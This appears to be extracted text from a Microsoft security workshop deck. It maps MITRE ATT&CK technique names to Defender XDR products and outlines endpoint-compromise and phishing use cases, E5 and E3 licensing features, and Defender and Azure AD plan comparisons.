Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Complied HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	Applnit DLLs	Applnit DLLs	Bypass User Account Control	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removeable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Local System	Custom Cryptographic	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Microsoft Defender for Office 365					Microsoft Defender for Identity			MCAS			

Use Case: Compromised Endpoint

Risk: User executes malicious files from their personal email or USB to a managed endpoint.


Goal: Rapidly detect and clean the immediate risk, then clean/protect environment against similar/future attacks.



Use Case: Suspend Access During Compromise

Risk: While malware is installed on endpoint, an adversary could steal or damage files and systems


Goal: Temporarily suspend user's access to systems until the endpoint is cleaned



Use Case: Phishing Email (Internal or External)

Risk: Adversary gets access to your resources by sending a phishing email (which delivers remote control malware)

Goal: Rapidly find and clean all malicious emails and malware infections (before adversary can spread farther)



Manage everything in one portal


Unified experience

All security solutions managed in a single portal with shared RBAC and a view of the kill chain across multiple domains



Incident-based investigation and response

Correlates low level alerts into a single incident for prioritized investigation and response. Use in-product playbooks with best practices to respond faster



Central asset inventory

Easily see all devices in your environment, active and inactive identities, and cloud apps used across your organization to better understand your exposure and security posture



Threat intelligence

Identify, react, and improve resilience to emerging threats with Microsoft's unique, in-depth threat intelligence






[Microsoft 365 Enterprise Venn | M365 Maps](#)

Interactive Lab Simulation
The [Video](#) of Explore Microsoft 365 Defender

Demo

Security platform



Get started today



Visit our websites to learn more about [Microsoft XDR](#) and [Microsoft Defender XDR](#)

[MITRE ATT&CK Matrix for Enterprise](#)



[Become a Microsoft Defender XDR Ninja](#)

[Microsoft Tech Community Security Webinars](#)



[Check out our documentation](#) for a step-by-step guide on how to work with Microsoft Defender XDR

[Microsoft Defender for Office 365](#)

[Microsoft Information Protection](#)

[Microsoft Defender for Identity](#)



Stay up-to-date with our latest innovations, features updates, and best practices and subscribe to the [Microsoft Defender XDR Blog](#)




Do you love learning videos? Head to the [Microsoft Defender XDR Virtual Ninja Show](#) for deep dives with our product teams



Thank you

see you in next session ... 😊


March 4th | 12:00 - 13:00 CET


Secure and govern data in the age of AI with Microsoft Purview

This workshop is designed to provide participants with a comprehensive understanding of how to secure and govern data effectively using Microsoft Purview in the age of AI

[REGISTER NOW!](#)

Sponsored by



A photograph showing three people (two men and one woman) smiling and looking at a laptop screen, suggesting a collaborative workshop environment.

[Secure and govern data in the age of AI with Microsoft Purview – UK Cloud Champion](#)

E5 Compliance

- Classification & DLP
Information Protection & Governance
- Automatic Classification
 - Automatic labels
 - Control oversharing
 - Hold Your Own Key (HYOK)
 - AIP Scanner

- Risk & Compliance
Insider Risk Management
- Customer Key
 - Advanced data governance
 - Privileged Access Management
 - Data Loss Prevention for Teams
 - Advanced Message Encryption / Information Barriers
- Advanced eDiscovery & Audit
- Advanced Audit
 - Advanced eDiscovery

E5 Security

- Privileged Identity Management
Azure Active Directory Premium P2
- Privileged Identity Management
 - Privileged Identity Protection
 - Use risk detections to trigger MFA and password changes
- Defender for Identity
- Protect Identities on-premises

- Endpoint Detection & Response
Microsoft Defender for Endpoint P2
- Endpoint Detection and Response (ERP)
 - Endpoint Protection (EPP)
 - Automatic Investigation and Remediation
 - Advanced Hunting
 - Security Score
 - Security Management

- Mail & File Sharing Security
Microsoft Defender for Office 365 P1
- Safe Attachments
 - Safe Links
 - ATP for SharePoint, OneDrive Teams
 - Advanced anti-phishing protection
 - Real-time detection
- Microsoft Defender for Office 365 P2
- Threat Trackers
 - Threat Explorer
 - Automated investigation & response
 - Attack Simulator

- Cloud Access Security Broker
Microsoft Defender for Cloud Apps
- Cloud Discovery
 - Sanctioning and unsanctioning an App
 - App connectors
 - Conditional Access App (E3)
 - Control Protection
 - Policy Control

Microsoft 365 E3

- Identity as a Service / MFA
Azure Active Directory Premium Plan 1
- Single Sign-on
 - Multi-Factor Authentication
 - Access Control
 - Password Protection
 - Self-service Password reset (SSPR)
 - Microsoft Cloud App Discovery
 - Azure AD Join: MDM Auto enrolment
 - Azure AD Join: Self-service BitLocker recovery
 - Advanced security and usage reports

- Endpoint Anti Malware
Microsoft Defender for Endpoint P1
- Antivirus software
 - Real time Protection
 - Security Centre

- Encryption
BitLocker
- Full Volume Encryption
- Manual Classification
Azure Information Protection Plan 1
- Manual default and mandatory document classification
 - AIP Scanner for content discover on-prem
 - AIP Scanner to apply a label to files on-prem
 - Document tracking and revocation

- Unified Endpoint Management
Endpoint Manager
- Co-Management & Cloud-attached management
 - Desktop Analytics
 - Real-time management
 - Application Management
 - OS Deployment
 - Manage devices / apps (MAM)
 - Conditional Access
 - Compliance Policy



Threat Protection: Defender for Office 365



Microsoft Defender for Office 365 Plan 1 Protection and Detection capabilities


Anti- Phishing

Real-Time Reports


Safe Attachments

Safe Links

Advanced Message Encryption



Automatic Classification of Documents



Microsoft Defender for Office 365 Plan 2 Investigate and Respond

Attack
Simulation
Training

Automated
Investigation
& Response

Campaign
Views

Compromised
User Detection


Threat Explorer

Threat Trackers

Manual Classification



Endpoint DLP



Microsoft Defender for Office 365



Exchange Online Protection

Preventing broad
and volume-based
& known attacks



Microsoft Defender for Office 365 Plan 1

Protecting from
zero-day malware, URLs,
Business email compromise



Microsoft Defender for Office 365 Plan 2

Post Breach Investigation,
Response, Automation and
Simulation/Training

XDR
transforms
the post-
breach
effectiveness


Threat Protection: Defender for Endpoint

Functionality and Breakdown

Microsoft Defender for Endpoints



What does it do?
What is a post-breach solution?
How does it know what a threat looks like?




EDR / Block at First Site



Microsoft Defender for Endpoint

P1 vs P2 capability comparison



Capabilities

	P1	P2
Centralized management (reporting, triage, response actions)	✓	✓
Next-generation antimalware	✓	✓
Device control (e.g.: USB)	✓	✓
Endpoint firewall	✓	✓
Attack Surface Reduction rules	✓	✓
Network protection	✓	✓
Web control / category-based URL blocking	✓	✓
Device-based conditional access	✓	✓
Ransomware mitigation	✓	✓
API's, SIEM connector, custom TI	✓	✓
Application control	✓	✓
Endpoint Detection and Response		✓
Automated investigation and remediation		✓
Threat and vulnerability management		✓
Threat intelligence (Threat Analytics)		✓
Sandbox (deep analysis)		✓
Microsoft Threat Experts		✓

Identity Access Management

Functionality and Breakdown

Azure AD Premium Plan 2

Access Reviews

Azure Identity Protection

Entitlement Management


Privileged Identity Management

Risk-Based Conditional Access

Privileged Identity Management

Azure Identity Protection & Risk Based Conditional Access

- ▶ Users need to activate their privileges to perform a task
- ▶ MFA enforced during activation process
- ▶ Alerts inform administrators about out-of-band changes
- ▶ Users retain privileges for a pre-configured amount of time
- ▶ Security admins can discover all privileged identities, view audit reports, and review everyone who is eligible to activate via access reviews

